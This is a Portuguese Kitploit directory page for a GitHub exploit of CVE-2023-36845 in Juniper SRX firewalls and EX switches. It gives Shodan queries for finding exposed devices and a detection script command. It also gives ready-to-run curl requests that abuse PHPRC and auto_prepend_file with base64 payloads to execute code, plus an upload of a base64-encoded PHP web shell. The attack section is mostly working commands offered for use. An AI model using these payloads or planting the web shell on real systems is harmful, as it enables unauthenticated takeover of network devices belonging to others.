
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/charondefalt/juniper-exploit-cve-2023-36845
ReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebComando e ControleDesenvolvimento de Payloads
GitHubcharondefalt/juniper-exploit-cve-2023-36845

Juniper-exploit-CVE-2023-36845

Exploit para CVE-2023-36845, uma vulnerabilidade de manipulação de variáveis de ambiente PHP no Juniper SRX/EX, permitindo execução remota de código não autenticada via requisições HTTP criadas.

Ver Repositório
26há 2 anosAinda não revisado
Compartilhar

CVE-2023-36845

Descrição

CVE-2023-36845 representa uma notável vulnerabilidade de manipulação de variáveis de ambiente PHP que afeta firewalls Juniper SRX e switches EX. Embora a Juniper tenha classificado esta vulnerabilidade como de gravidade média, neste artigo, vamos elucidar como esta única vulnerabilidade pode ser aproveitada para execução remota de código não autenticada.


Pesquisa - Shodan

title:"Juniper Web Device Manager"
image
title:"Juniper" http.favicon.hash:2141724739

image

Uso 🛠

Detecção

python3 CVE-2023-36845.py -f targets.txt -o output.txt

RCE 🧨

Opção 1

É viável utilizar qualquer wrapper de protocolo em conjunto com auto_prepend_file. A escolha mais adequada para esta operação é o protocolo data://, que permite fornecer o "arquivo secundário" inline. Aqui está uma representação sofisticada deste exploit, executando o <? phpinfo(); ?> embutido no esquema data://:

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

Execute o comando whoami

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

Opção 2

Carregar um arquivo

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

Parâmetros 🧰

ParâmetroDescriçãoTipo
--file / -fArquivo de alvos de entradaArquivo
-oArquivo de saídaArquivo
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →